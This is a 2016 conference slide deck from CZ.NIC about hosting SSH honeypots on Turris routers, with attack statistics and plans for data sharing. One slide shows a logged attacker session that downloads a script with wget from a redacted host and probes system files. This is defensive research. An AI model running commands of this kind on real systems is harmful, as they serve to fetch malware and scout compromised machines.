



Honeypot as a Service

Bedřich Košata • bedrich.kosata@nic.cz • 26 May 2016

What is a honeypot?

- Vulnerable machine used for observing attackers' behavior
- Usually simulated or sand-boxed to prevent actual harm
- Protocol specific (SSH, Telnet, SMTP, etc.)



Common honeypot pitfalls

- Small numbers
- Fixed dedicated IP addresses
 - get to “black-list” with time
- Imperfect simulation
 - attackers can detect they are in a honeypot
- It would be great to put HPs on end users' machines



Project Turris

- 2000 custom routers given to people in Czech Republic
- Used as a network security probe
- Users required to have public IPv4 address




Turris as honeypot

- Offers a large number of instances
- Geographically and topologically diverse
- Some IP addresses change from time to time
- Interesting proof of concept
- Must not endanger users!



Honeypot as a Service



Honeypot as a Service

- Used for SSH
- Runs on a CZ.NIC maintained server
- User just installs a simple program on the router
- One port/instance dedicated to each client
- Centrally maintained and improved
 - helps fight against honeypot detection
- Logged sessions presented to users
- and centrally analyzed



SSH honeypot technology - server

- based on Cowrie
 - written in Python
 - fork of the popular Kippo honeypot
- extended to support running many instances on different ports
- available on <https://gitlab.labs.nic.cz/turris/cowrie-multiport>



SSH honeypot technology - client

- based on mitmproxy
 - does a man-in-the-middle “attack” on the connection
- available on
<https://gitlab.labs.nic.cz/labs/mitmproxy>



Hosted SSH honeypot - 2016

- Used by about 350 users
- about 2000 sessions/day, 4 commands/session
- 36 000 unique IP addresses since Jan 1, 2016



SSH honeypot results - 2016

Country code, Total: 35597, Reference count: 35597

AR	17517	49.2 %
IR	6012	16.9 %
IN	3382	9.5 %
CN	1207	3.4 %
DE	926	2.6 %
TH	901	2.5 %
RO	772	2.2 %
None	719	2.0 %
BR	699	2.0 %
US	597	1.7 %
EG	399	1.1 %
DZ	270	0.8 %





























SSH honeypot results - 2016

- 13 000 attackers use exactly the same set of commands in the same order
- over 70 % are from Argentina (mostly Telefonica de Argentina)
- over 50 % have port 7547 open (DSL provisioning)



Results from SSH honeypot

☰ Change chart		Filter by date: 2016-05-12	Shown period: Week	📅
Time	Remote address	Commands		
5/6/2016 08:32	 [blurred]	5	Show detail	
5/6/2016 08:55	 [blurred]	5	Show detail	
5/6/2016 09:08	 [blurred]	5	Show detail	
5/6/2016 21:15	 [blurred]	5	Show detail	
5/7/2016 06:53	 [blurred]	1	Show detail	
5/7/2016 09:43	 [blurred]	5	Show detail	
5/7/2016 09:44	 [blurred]	5	Show detail	
5/7/2016 09:46	 [blurred]	5	Show detail	
5/7/2016 22:22	 [blurred]	5	Show detail	
5/7/2016 22:24	 [blurred]	5	Show detail	
5/7/2016 22:30	 [blurred]	5	Show detail	
5/8/2016 02:26	 [blurred]	2	Show detail	
5/8/2016 14:02	 [blurred]	5	Show detail	
5/8/2016 14:03	 [blurred]	5	Show detail	
5/9/2016 02:12	 [blurred]	5	Show detail	
5/9/2016 02:56	 [blurred]	5	Show detail	
5/9/2016 11:17	 [blurred]	5	Show detail	
5/9/2016 16:58	 [blurred]	5	Show detail	
5/9/2016 23:48	 [blurred]	5	Show detail	
5/10/2016 00:14	 [blurred]	5	Show detail	
5/10/2016 06:38	 [blurred]	5	Show detail	
5/10/2016 13:09	 [blurred]	3	Show detail	
5/10/2016 20:14	[blurred]	6	Show detail	
5/10/2016 21:39	[blurred]	4	Show detail	
5/11/2016 07:04	 [blurred]	1	Show detail	
5/11/2016 15:29	 [blurred]	5	Show detail	
5/11/2016 15:31	 [blurred]	5	Show detail	
5/11/2016 19:05	[blurred]	9	Show detail	
5/12/2016 03:53	 [blurred]	5	Show detail	







Results from SSH honeypot

☰ Change chart

Filter by date: 2016-05-11

Shown period: Day


📅

Time	Remote address	Commands	
5/11/2016 07:04		1	Show detail
5/11/2016 15:29		5	Show detail
5/11/2016 15:31		5	Show detail
5/11/2016 19:05		9	
		Login: root	Password: admin
\$ /sbin/ifconfig		✓ Accepted	🕒 5/11/2016 19:05:45
\$ cd /tmp		✓ Accepted	🕒 5/11/2016 19:05:46
\$ wget http://[redacted]/o.sh		✓ Accepted	🕒 5/11/2016 19:05:46
\$ cd /tmp		✓ Accepted	🕒 5/11/2016 19:05:50
\$ wget http://[redacted]/o.sh		✓ Accepted	🕒 5/11/2016 19:05:50
\$ 2 > /dev/null sh -c 'cat /lib/libdl.so* cat /lib/librt.so* cat /bin/cat cat /sbin/ifconfig'		✗ Rejected	🕒 5/11/2016 19:05:50
\$ cat /proc/meminfo		✓ Accepted	🕒 5/11/2016 19:05:50
\$ cat /proc/modules		✓ Accepted	🕒 5/11/2016 19:05:52
\$ cat /proc/version		✓ Accepted	🕒 5/11/2016 19:05:52
Duration: [session not closed properly]			



SSH honeypot results - 2016

- 55,000 wget commands
- 2,000 unique download URLs
- 676 unique download IPs




Future plans

- Will be offered to Turris Omnia users
- Offer honeypot as a service to the public
 - other routers, servers
- Move to open data release mode
- Create clients for common systems
- Improve data analysis methods
- Raise awareness of security situation on the Internet

Potential for cooperation

- Cooperate on honeypot software
- Install and run independent honeypot services
 - data exchange, debugging
- Create a federated system of honeypot services run in different countries by different hosts





Thank You

Bedřich Košata • bedrich.kosata@nic.cz

